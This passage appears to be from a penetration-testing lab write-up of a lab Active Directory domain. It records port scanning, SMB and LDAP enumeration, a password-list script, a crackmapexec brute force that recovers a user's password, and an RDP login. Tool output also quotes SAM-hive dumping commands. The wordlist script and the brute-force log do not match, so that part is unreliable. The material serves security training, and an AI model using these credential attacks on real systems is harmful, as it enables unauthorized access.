139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5040/tcp  open  unknown
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
49698/tcp open  msrpc         Microsoft Windows RPC
49699/tcp open  msrpc         Microsoft Windows RPC
49700/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 00:0C:29:AD:E4:65 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 211.65 seconds
```

Figure 49. Second Windows Machine `nmap` Scan

This scan corresponds to the second Windows machine; it has the RDP port open.

6 Victim Machines Exploitation

6.1 RDP Attempt as `lknope`

I was given default credentials, so the first thing I tried was RDP with them.

```
└─$ xfreerdp /v:192.168.174.174 /u:lknope /p:Password1 /cert:ignore /d:zeuscorp
[18:48:58:676] [35466:35467] [WARN][com.freerdp.core.nla] - SPNEGO received NTSTATUS: STATUS_NO_LOGON_SERVERS [0xC000005E] from server
[18:48:58:676] [35466:35467] [ERROR][com.freerdp.core.nla] - SPNEGO failed with NTSTATUS: STATUS_NO_LOGON_SERVERS [0xC000005E]
[18:48:58:676] [35466:35467] [ERROR][com.freerdp.core] - nla_recv_pdu:freerdp_set_last_error_ex ERRCONNECT_AUTHENTICATION_FAILED [0x00020009]
[18:48:58:676] [35466:35467] [ERROR][com.freerdp.core.rdp] - rdp_recv_callback: CONNECTION_STATE_NLA - nla_recv_pdu() fail
[18:48:58:676] [35466:35467] [ERROR][com.freerdp.core.transport] - transport_check_fds: transport->ReceiveCallback() - -1
```

Figure 50. RDP Attempt With `lknope`

This attempt did not work.

6.2 SMB Enumeration

I enumerated SMB shares with `crackmapexec` to check if there were any useful files left in the shares.

```
└─$ crackmapexec smb 192.168.174.129 -u lknope -p Password1 --shares
/usr/lib/python3/dist-packages/cme/cli.py:35: SyntaxWarning: invalid escape sequence '\ '
  """,
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:49: SyntaxWarning: invalid escape sequence '\p'
  stringbinding = 'ncacn_np:%s[\pipe\svcctl]' % self.__host
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:93: SyntaxWarning: invalid escape sequence '\{'
  command = self.__shell + 'echo '+ data + ' ^> \\\\127.0.0.1\\{}\\{} 2^>^&1 > %TEMP%\{} & %COMSPEC% /Q /c %TEMP%\{} & %COMSPEC% /Q /c del %TEMP%\{}'.format(self.
__share_name, self.__output, self.__batchFile, self.__batchFile, self.__batchFile)
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:324: SyntaxWarning: invalid escape sequence '\S'
  self.conn.execute_cmd("reg save HKLM\SAM C:\\windows\\temp\\SAM && reg save HKLM\SYSTEM C:\\windows\\temp\\SYSTEM")
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:338: SyntaxWarning: invalid escape sequence '\S'
  self.conn.execute_cmd("reg save HKLM\SECURITY C:\\windows\\temp\\SECURITY && reg save HKLM\SYSTEM C:\\windows\\temp\\SYSTEM")
SMB         192.168.174.129 445    ZEUS-DC          [*] Windows Server 2022 Build 20348 x64 (name:ZEUS-DC) (domain:zeuscorp.local) (signing:True) (SMBv1:False)
SMB         192.168.174.129 445    ZEUS-DC          [+] zeuscorp.local\lknope:Password1
SMB         192.168.174.129 445    ZEUS-DC          [+] Enumerated shares
SMB         192.168.174.129 445    ZEUS-DC          Share           Permissions     Remark
SMB         192.168.174.129 445    ZEUS-DC          -----           -----------     ------
SMB         192.168.174.129 445    ZEUS-DC          ADMIN$                          Remote Admin
SMB         192.168.174.129 445    ZEUS-DC          C$                              Default share
SMB         192.168.174.129 445    ZEUS-DC          importantfiles  READ,WRITE
SMB         192.168.174.129 445    ZEUS-DC          IPC$            READ            Remote IPC
SMB         192.168.174.129 445    ZEUS-DC          NETLOGON        READ            Logon server share
SMB         192.168.174.129 445    ZEUS-DC          SYSVOL          READ            Logon server share
```

Figure 51. SMB Shares Enumeration

There's an interesting share called `importantfiles` which I can read and write to.

I also performed extra SMB enumeration with `enum4linux` that provided more useful details about users and shares:




Figure 52. SMB Shares Enumeration

Figure 53. SMB Shares Enumeration




Figure 54. SMB Shares Enumeration




Figure 55. SMB Shares Enumeration

There's a text file called Secrets.txt.

```
└─$ smbclient -U 'zeuscorp\lknope%Password1' //192.168.174.129/importantfiles
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat May  3 05:22:59 2025
  ..                                  D        0  Tue Jan  9 07:51:06 2024
  Secrets.txt                         A      714  Mon Apr  8 17:26:02 2024

                15568127 blocks of size 4096. 12441133 blocks available
smb: \>
```

Figure 56. SMB Share Content

```
└─$ cat Secrets.txt
Are you good with riddles? Decipher the following and you will have the credentials of a user that creates users

I am the key to unlock the secrets within,
With a name that blends, I'm hidden in the din.
Two eyes, two ears, I'm a symphony of sight and sound,
In the vast expanse of bytes, my essence is found.

My first is a man of trade, plain and simple,
A smith of sorts, his craft isn't nimble.
His name starts with e but wait and see.
My second, a common word for secure entry,
Yet often overlooked, dismissed as elementary.

Combine us well, and you shall see,
Access to realms, as easy as can be.
In the kingdom of data, where codes abound,
Find our union, and the treasures shall be found.
```

Figure 57. `Secrets.txt` Content

It contains a riddle that I did not know how to solve.

6.3 Remote Management Service Exploitation Attempt

I also tried using `evil-winrm` to abuse the Remote Management service, but with no luck.

```
└─$ evil-winrm -i 192.168.174.128 -u zeuscorp\lknope -p Password1

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError

Error: Exiting with code 1
```

Figure 58. `evil-winrm` Attempt

6.4 LDAP Enumeration

```
└─$ ldapsearch -H ldap://192.168.174.129 -x -b "DC=zeuscorp,DC=local" -D "zeuscorp\lknope" -w 'Password1' -b "DC=zeuscorp,DC=local" "(objectClass=user)" cn sAMAcc
ountName description
# extended LDIF
#
# LDAPv3
# base <DC=zeuscorp,DC=local> with scope subtree
# filter: (objectClass=user)
# requesting: cn sAMAccountName description
#

# Administrator, Users, zeuscorp.local
dn: CN=Administrator,CN=Users,DC=zeuscorp,DC=local
cn: Administrator
description: Built-in account for administering the computer/domain
sAMAccountName: Administrator

# Guest, Users, zeuscorp.local
dn: CN=Guest,CN=Users,DC=zeuscorp,DC=local
cn: Guest
description: Built-in account for guest access to the computer/domain
sAMAccountName: Guest

# ZEUS-DC, Domain Controllers, zeuscorp.local
dn: CN=ZEUS-DC,OU=Domain Controllers,DC=zeuscorp,DC=local
cn: ZEUS-DC
sAMAccountName: ZEUS-DC$

# krbtgt, Users, zeuscorp.local
dn: CN=krbtgt,CN=Users,DC=zeuscorp,DC=local
cn: krbtgt
description: Key Distribution Center Service Account
sAMAccountName: krbtgt

# Joey Tribbiani, Users, Executive, zeuscorp.local
dn: CN=Joey Tribbiani,OU=Users,OU=Executive,DC=zeuscorp,DC=local
cn: Joey Tribbiani
description: A 8 character password starting with the word Care
sAMAccountName: jtribbiani
```

Figure 59. `ldapsearch` Query

I ran `ldapsearch` to enumerate the domain users with their descriptions in case there was anything useful, and to my luck, I found a username with a guessable password. User `jtribbiani` has a description that helped me guess the password. His password starts with `Care`. I wrote this Python script to generate all combinations ranging from `Care0000` to `Care9999`.

```
└─$ cat generatewordlist.py
letters = "0123456789"
n = len(letters)
for i in range(n):
    for j in range(n):
        for k in range(n):
            for l in range(n):
                base = f"Care{letters[i]}{letters[j]}{letters[k]}{letters[l]}"
                print(base)
```

Figure 60. Python Script To Generate Password List

6.5 `crackmapexec` Bruteforce

```
└─$ crackmapexec smb 192.168.174.129 -u jtribbiani -p passwords.txt -d zeuscorp.local
/usr/lib/python3/dist-packages/cme/cli.py:35: SyntaxWarning: invalid escape sequence '\ '
  """,
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:49: SyntaxWarning: invalid escape sequence '\p'
  stringbinding = 'ncacn_np:%s[\pipe\svcctl]' % self.__host
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:93: SyntaxWarning: invalid escape sequence '\{'
  command = self.__shell + 'echo '+ data + ' ^> \\\\127.0.0.1\\{}\\{} 2^>^&1 > %TEMP%\{} & %COMSPEC% /Q /c %TEMP%
__share_name, self.__output, self.__batchFile, self.__batchFile, self.__batchFile)
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:324: SyntaxWarning: invalid escape sequence '\S'
  self.conn.execute_cmd("reg save HKLM\SAM C:\\windows\\temp\\SAM && reg save HKLM\SYSTEM C:\\windows\\temp\\SYST
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:338: SyntaxWarning: invalid escape sequence '\S'
  self.conn.execute_cmd("reg save HKLM\SECURITY C:\\windows\\temp\\SECURITY && reg save HKLM\SYSTEM C:\\windows\\
SMB         192.168.174.129 445    ZEUS-DC          [*] Windows Server 2022 Build 20348 x64 (name:ZEUS-DC) (domai
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Careaaaa STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Careaaab STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Careaaac STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Careaaad STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Careaaae STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Careaaaf STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Careaaag STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Careaaah STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Careaaai STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Careaaaj STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Careaaak STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Careaaal STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Careaaam STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Careaaan STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Careaaao STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Careaaap STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Careaaaq STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Careaaar STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Careaaas STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Careaaat STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Careaaau STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Careaaav STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Careaaaw STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Careaaax STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Careaaay STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Careaaaz STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Care1224 STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Care1225 STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Care1226 STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Care1227 STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Care1228 STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Care1229 STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Care1230 STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Care1231 STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Care1232 STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Care1233 STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [+] zeuscorp.local\jtribbiani:Care1234 (Pwn3d!)
```

Figure 61. `crackmapexec` Bruteforce

I ran `crackmapexec` with the generated user and password list and was able to get his password.

6.6 RDP As `jtribbiani`

One of the Windows machines had RDP enabled, so I attempted to connect to it.




Figure 62. Successful RDP as `jtribbiani`

I was able to get an RDP session from Kali.

